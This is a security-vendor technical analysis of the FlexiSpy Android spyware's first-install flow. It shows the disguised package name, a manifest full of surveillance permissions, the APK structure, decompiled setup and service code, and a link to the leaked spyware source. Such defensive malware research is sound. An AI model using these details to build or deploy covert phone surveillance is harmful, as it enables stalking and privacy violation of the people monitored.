Deep Technical Analysis of the Spyware FlexiSpy for Android


By Kai Lu(@k3vinlusec) from FortiGuard Labs of Fortinet

The whole analysis includes five parts below.

Part 1: Deep Dig into The First Installation of the Spy App

Background

FlexiSpy for android is an android spy app with full IM tracking, VoIP call recording& live call interception, it also can spy on messages, GPS, Multimedia, Internet, Applicaions, etc. On April 22 2017, Flexidie released the source code and binaries for FlexiSpy's android spyware. It can be download from Github https://github.com/Te-k/flexidie. FortiGuard Labs has been reviewing this data, and our analysis is included in this and the follow-up parts.



Source code and binaries of FlexiSpy from the Flexidie dump

12 commits | 1 branch | 0 releases | 2 contributors

Te-k add Symbian code — Latest commit 49a17dd 16 days ago

Android	update folder name	19 days ago
BlackBerry/2012-01-11_v.1.03.2	Add new archive and sort code	19 days ago
Gamma	add flexispy code and binaries	25 days ago
Mac	Add new archive and sort code	19 days ago
Symbian	add Symbian code	16 days ago
binaries	Add rewarded binaries	19 days ago
iOS	Add new archive and sort code	19 days ago
README.md	add Symbian code	16 days ago

Figure 1. Source code and binaries of FlexiSpy on Github

To start, the version of FlexiSpy for Android we used for this analysis is 5002_-2.25.1. Since then, version 5002_2.25.2 has been released. I think that there is a very minor difference between them. It should not affect our analysis.

First Look at FlexiSpy for android

FlexiSpy's android spy app disguises as a system update app. Its package name is com.android.systemupdate . The screenshot of the app icon is shown below.





Figure 2. The screenshot of the spy app icon on home launcher


The following is the structure of the spy app 5002_-2.25.1_green.APK.



```
E:\android\security\flexispy\bin\analysis\5002_-2.25.1_green.APK.jdb2
  5002_-2.25.1_green.APK
    5002_-2.25.1_green.APK
      Manifest
      Certificate
      Bytecode
        decompiler
      Resources
      Assets
        product
          arm64-v8a
            libaac.so
            libamr.so
            libasound.so
            libflasusconfig.so
            libflhtcconfig.so
            libfllgconfig.so
            libflmotoconfig.so
            libflsamsungconfig.so
            libflsonyconfig.so
            libfxexec.so
            libfxril.so
            libfxtmessages.8.so
            libfxwebp.so
            liblame.so
            libmp3lame.so
            libsqliteX.so
          mixer
            aliases.conf
            alsa.conf
            alsa_amixer
            alsa_amixer_64
            center_lfe.conf
            default.conf
            dmix.conf
            dpl.conf
            dsnoop.conf
            front.conf
            iec958.conf
            modem.conf
            rear.conf
            side.conf
            surround40.conf
            surround41.conf
            surround50.conf
            surround51.conf
            surround71.conf
          5002
          Camera.apk
          Xposed-Disabler-Recovery.zip
          Xposed-Installer-Recovery.zip
          XposedBridge.jar
          arm_app_process_xposed_sdk15
          arm_app_process_xposed_sdk16
          arm_xposedtest_sdk15
          arm_xposedtest_sdk16
          aud.zip
          bugd.zip
          busybox
          callmgr.zip
          callmon.zip
          dwebp
          dwebp64
          ffmpeg
          gesture_hash.zip
          libaac.so
          libamr.so
          libasound.so
          libcrypto_32bit.so
          libflasusconfig.so
          libflhtcconfig.so
          libfllgconfig.so
          libflmotoconfig.so
          libflsamsungconfig.so
          libflsonyconfig.so
          libfxexec.so
          libfxril.so
          libfxtmessages.8.so
          libfxwebp.so
          libkma.so
          libkmb.so
          liblame.so
          libmp3lame.so
          libsqliteX.so
          libvcap.so
          maind.zip
          panzer
          pmond.zip
          psysd.zip
          ticket.apk
          vdaemon
          x86_app_process_xposed_sdk15
          x86_app_process_xposed_sdk16
          x86_xposedtest_sdk15
          x86_xposedtest_sdk16
      Libraries
        armeabi-v7a
          libaac.so
          libamr.so
          libcrypto_32bit.so
          libflasusconfig.so
          libflhtcconfig.so
          libfllgconfig.so
          libflmotoconfig.so
          libflsamsungconfig.so
          libflsonyconfig.so
          libfxexec.so
          libfxtmessages.8.so
          libfxwebp.so
          libkma.so
          libkmb.so
          liblame.so
          libmp3lame.so
          libsqliteX.so
```

Figure 3. The structure of 5002_-2.25.1_green.APK

We decompile the spy app 5002_-2.25.1_green.APK with an APK decompiling tool, as follows.




```
> a_vcard
> android
> c
v com
  > android
  > codebutler
  v fx
    > autoupdate
    > daemon
    > pmond
    > psysd
    > socket
  > google
  v krecorder
    > call
    > encoder
  v phoenix
    > client
  v remote
    > camera
  v vvt
    > activation_manager
    > addressbookmanager
    > ambient_recorder
    > appengine
    > application
    > application_profile_manager
    > async
    > autoupdate
    > base
    > battery_manager
    > browser
    > calendar
    > callhandler
    > callmanager
    > camera
    > capture
    > collection
    > configurationmanager
    > connectionhistorymanager
    > contacts
    > content
    > crackmitigation
    > crc
    > crypto
    > customization
    > daemon
    > database
    > datadeliverymanager
    > date
    > dbobserver
    > eventdelivery
    > eventrepository
    > events
    > evidence
    > exceptions
    > http
    > im
    > io
    > license
    > limitedmode
    > local
    > locale
    > location
    > logger
    > md5
    > mediahistory
    > memory
    > mime
    > mms
    > network
    > networkinfo
    > phoenix
    > phone
    > phoneinfo
    > playstore
    > pm
    > polymorphic
    > preference
    > productinfo
    > push
    > pushnotification
    > qq
    > remotecommand
    > remotecontrol
    > selinux
    > server_address_manager
    > shell
    > sms
    > sms_manager
    > sqlite
    > string
    > telephony
    > temporalcontrol
    > thread
    > timer
    > util
    > voipcapture
    > xposed
    > zip
> d
> k
> org
> ReadExample
> WriteExample
```

Figure 4. Decompile spy app 5002_-2.25.1_green.APK

From Figure 3 and 4, above, we can see the spy app is huge and complicated. After decompiling using Apktool it includes 4090 smali files, with many files in assets and lib folders inside the APK file.

Next, let's look at its AndroidManifest.xml file.



```
<?xml version="1.0" encoding="utf-8"?>
<manifest package="com.android.systemupdate" platformBuildVersionCode="15" platformBuildVersionName="4.0.4-1406430" xmlns:android="http://schemas.android.com/apk/res/android">
    <supports-screens android:anyDensity="true" android:largeScreens="true" android:normalScreens="true" android:resizeable="true" android:smallScreens="true" android:xlargeScreens="true" />
    <uses-sdk android:minSdkVersion="15" android:targetSdkVersion="15" />
    <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION" />
    <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION" />
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
    <uses-permission android:name="android.permission.ACCESS_WIFI_STATE" />
    <uses-permission android:name="android.permission.ACCOUNT_MANAGER" />
    <uses-permission android:name="android.permission.AUTHENTICATE_ACCOUNTS" />
    <uses-permission android:name="android.permission.CALL_PHONE" />
    <uses-permission android:name="android.permission.CAMERA" />
    <uses-permission android:name="android.permission.DISABLE_KEYGUARD" />
    <uses-permission android:name="android.permission.GET_ACCOUNTS" />
    <uses-permission android:name="android.permission.GET_TASKS" />
    <uses-permission android:name="android.permission.INTERNET" />
    <uses-permission android:name="android.permission.KILL_BACKGROUND_PROCESSES" />
    <uses-permission android:name="android.permission.MODIFY_PHONE_STATE" />
    <uses-permission android:name="android.permission.MODIFY_AUDIO_SETTINGS" />
    <uses-permission android:name="android.permission.PROCESS_OUTGOING_CALLS" />
    <uses-permission android:name="android.permission.READ_CALL_LOG" />
    <uses-permission android:name="android.permission.READ_CONTACTS" />
    <uses-permission android:name="android.permission.READ_PHONE_STATE" />
    <uses-permission android:name="android.permission.READ_SMS" />
    <uses-permission android:name="android.permission.RECEIVE_SMS" />
    <uses-permission android:name="android.permission.RESTART_PACKAGES" />
    <uses-permission android:name="android.permission.SEND_SMS" />
    <uses-permission android:name="android.permission.VIBRATE" />
    <uses-permission android:name="android.permission.WAKE_LOCK" />
    <uses-permission android:name="android.permission.WRITE_CALL_LOG" />
    <uses-permission android:name="android.permission.WRITE_CONTACTS" />
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
    <uses-permission android:name="android.permission.WRITE_SMS" />
    <uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW" />
    <uses-permission android:name="com.android.browser.permission.READ_HISTORY_BOOKMARKS" />
    <uses-permission android:name="com.android.browser.permission.WRITE_HISTORY_BOOKMARKS" />
    <uses-permission android:name="com.google.android.c2dm.permission.RECEIVE" />
    <uses-permission android:name="com.wefeelsecure.feelsecure.permission.C2D_MESSAGE" />
    <uses-permission android:name="com.sec.android.provider.logsprovider.permission.READ_LOGS" />
    <uses-permission android:name="com.sec.android.provider.logsprovider.permission.WRITE_LOGS" />
    <uses-permission android:name="android.permission.WRITE_SYNC_SETTINGS" />
    <uses-permission android:name="android.permission.READ_SYNC_SETTINGS" />
    <uses-permission android:name="android.permission.BATTERY_STATS" />
    <uses-permission android:name="android.permission.WRITE_SETTINGS" />
    <uses-permission android:name="android.permission.RECORD_AUDIO" />
    <uses-permission android:name="android.permission.READ_CALENDAR" />
    <uses-permission android:name="android.permission.WRITE_CALENDAR" />
    <uses-permission android:name="android.permission.GET_PACKAGE_SIZE" />
    <uses-permission android:name="android.permission.ACCESS_SUPERUSER" />
    <uses-permission android:name="android.permission.WRITE_APN_SETTINGS" />
    <uses-permission android:name="android.permission.USE_CREDENTIALS" />
    <uses-permission android:name="android.permission.MANAGE_ACCOUNTS" />
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />
    <uses-permission android:name="android.permission.BLUETOOTH" />
    <application android:allowBackup="false" android:debuggable="true" android:label="@string/app_name" android:name="com.phoenix.client.ApplicationInstance" android:persistent="true">
        <activity android:configChanges="locale" android:icon="@drawable/sync" android:keepScreenOn="true" android:label="@string/icon_name" android:name="com.phoenix.client.PrerequisitesSetupActivity" android:
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />
                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
        <activity android:keepScreenOn="true" android:label="@string/icon_name" android:name="com.phoenix.client.AutoInstallerActivity" android:screenOrientation="portrait" />
        <activity android:keepScreenOn="true" android:label="@string/icon_name" android:name="com.phoenix.client.InstallActivity" android:screenOrientation="portrait" />
        <activity android:label="@string/icon_name" android:name="com.phoenix.client.HowToDisableSuperSuActivity" android:noHistory="true" android:screenOrientation="portrait" />
        <activity android:keepScreenOn="true" android:label="@string/icon_name" android:name="com.phoenix.client.ActivationActivity" android:screenOrientation="portrait" />
        <service android:name="com.phoenix.client.CoreService">
            <intent-filter>
                <action android:name="wfs.service.action.start_server" />
                <category android:name="android.intent.category.DEFAULT" />
            </intent-filter>
        </service>
        <receiver android:name="com.phoenix.client.receiver.CommonReceiver">
            <intent-filter android:priority="2147483647">
                <action android:name="android.intent.action.USER_PRESENT" />
                <action android:name="android.intent.action.BOOT_COMPLETED" />
                <action android:name="android.intent.action.QUICKBOOT_POWERON" />
                <action android:name="android.intent.action.PHONE_STATE" />
                <action android:name="com.htc.intent.action.QUICKBOOT_POWERON" />
                <action android:name="android.provider.Telephony.SMS_RECEIVED" />
            </intent-filter>
        </receiver>
        <receiver android:name="com.vvt.callhandler.phonestate.OutgoingCallReceiver">
            <intent-filter android:priority="2147483647">
                <action android:name="android.intent.action.NEW_OUTGOING_CALL" />
            </intent-filter>
        </receiver>
        <service android:exported="false" android:name="com.killermobile.callreclib.Recorder">
            <intent-filter>
                <action android:name="com.killermobile.callreclib.COMMAND_RECORDING" />
            </intent-filter>
        </service>
        <activity android:name="com.remote.camera.normal.RemoteCameraActivity" android:noHistory="true" android:theme="@style/Theme.Transparent" />
        <receiver android:label="@string/icon_name" android:name="com.phoenix.client.receiver.AppDeviceAdminReceiver" android:permission="android.permission.BIND_DEVICE_ADMIN">
            <intent-filter>
                <action android:name="android.app.action.DEVICE_ADMIN_ENABLED" />
                <action android:name="android.app.action.ACTION_DEVICE_ADMIN_DISABLE_REQUESTED" />
                <action android:name="android.app.action.ACTION_DEVICE_ADMIN_DISABLED" />
            </intent-filter>
            <meta-data android:name="android.app.device_admin" android:resource="@xml/device_admin" />
        </receiver>
    </application>
</manifest>
```

Figure 5. AndroidManifest.xml file inside the spy app's apk file


From AndroidMainfest.xml, we can see the activity com.phoenix.client.PrerequisitesSetupActivity is the main activity. Next, let's start to analyze the main activity.

We analyze the execution flow of the spy app when it was installed for the first time.

Note: green marks represents the execution flow and bule marks indicates comments we added.

Digging into the Execution Flow

Let’s first look at the function onCreate() of PrerequisitesSetupActivity.



```
public void onCreate(Bundle arg5) {
    if(PrerequisitesSetupActivity.LOGV) {
        FxLog.d("PrerequisitesSetupActivity", "onCreate # ENTER ...");
    }

    super.onCreate(arg5);
    StrictMode.setThreadPolicy(new StrictMode$ThreadPolicy$Builder().permitAll().build());
    if(UIUtils.canAutoActivate()) {
        if(PrerequisitesSetupActivity.LOGV) {
            FxLog.d("PrerequisitesSetupActivity", "onCreate # Found Auto Activation license ...");
        }

        this.showAutoInstallerScreen();
    }
    else {
        this.mSetupFlagsManager = new SetupFlagsManager(Path.getWritablePath(this.getApplicationContext()));
        this.mAppInstance = AppInstance.getInstance(((Context)this));
        if(this.mCoreService == null) {
            if(PrerequisitesSetupActivity.LOGV) {
                FxLog.d("PrerequisitesSetupActivity", "onCreate # Bind core service");
            }

            this.bindCoreService();
            goto label_19;
        }

        if(PrerequisitesSetupActivity.LOGV) {
            FxLog.d("PrerequisitesSetupActivity", "onCreate # Initialize");
        }

        this.initialize();
    }

label_19:
    if(PrerequisitesSetupActivity.LOGV) {
        FxLog.d("PrerequisitesSetupActivity", "onCreate # EXIT ...");
    }
}
```


checks if it can be automatically activated, if ac.txt exis
in /sdcard/ it can be, here it's obviously false.

Bind CoreService.

Figure 6. The function onCreate() of PrerequisitesSetupActivity

In this function, UIUtils.canAutoActivate() first checks if it can be automatically activated, if ac.txt exists in /sdcard/ it can be. In this example, it's obviously false. The program then invoke function bindCoreService() to bind CoreService.

Actually, if the return value of function UIUtils.canAutoActivate() is true, the program could invoke showAutoInstallerScreen() to start the activity com.phoenix.client.AutoInstallerActivity




```
private void showAutoInstallerScreen() {
    Intent v0 = new Intent(((Context)this), AutoInstallerActivity.class);
    v0.setFlags(335544320);
    this.startActivity(v0);
    this.finish();
}
```

Figure 7. The function showAutoInstallerScreen()

In the class AutoInstallerActivity, it finally executes the function bindCoreService() as well.


The definition of function bindCoreService() is shown below.



```
private void bindCoreService() {
    this.bindService(new Intent(((Context)this), CoreService.class), this.mCoreServiceConnection, 1);
}
```

Figure 8. The function bindCoreService()


Next, we analyze the class CoreService and this.mCoreServiceConnection. The variable mCoreServiceConnection is initialized in constructor of the class PrerequisitesSetupActivity.



```
public PrerequisitesSetupActivity() {
    super();
    this.mCoreServiceConnection = new com.phoenix.client.PrerequisitesSetupActivity$1(this);
}
```

Figure 9. The initialization of mCoreServiceConnection

The following is the function onCreate() of the class com.phoenix.client.CoreService.



```
public void onCreate() {
    Thread.setDefaultUncaughtExceptionHandler(new Thread$UncaughtExceptionHandler() {
        public void uncaughtException(Thread arg2, Throwable arg3) {
            CoreService.this.handleUncaughtException(arg2, arg3);
        }
    });
    HandlerThread v0 = new HandlerThread("CoreService", 10);
    v0.start();
    this.mServiceLooper = v0.getLooper();
    this.mServiceHandler = new ServiceHandler(this, this.mServiceLooper);
    String v1 = Path.getWritablePath(this.getApplicationContext());
    this.mBinder = new LocalBinder(this);
    this.mContainer = new AppServiceContainer(this.getApplicationContext(), this.getAssets(), v1, UIUtils.getRunningMode(v1));
}
```

Create a HanlderThread for Service.


Get running mode from file /data/data/com.android.systemupdate/
app_data/appengine_mode.dat,if not exist it returns RunningMode.NORMAL.

Figure 10. The function onCreate() of class CoreService

Regarding using bindService() to start an android service, its life cycle is shown below.

bindService()---> CoreService: onCreate() ---> CoreService: onBind() ---> com.phoenix.client.PrerequisitesSetupActivity$1: onServiceConnected().

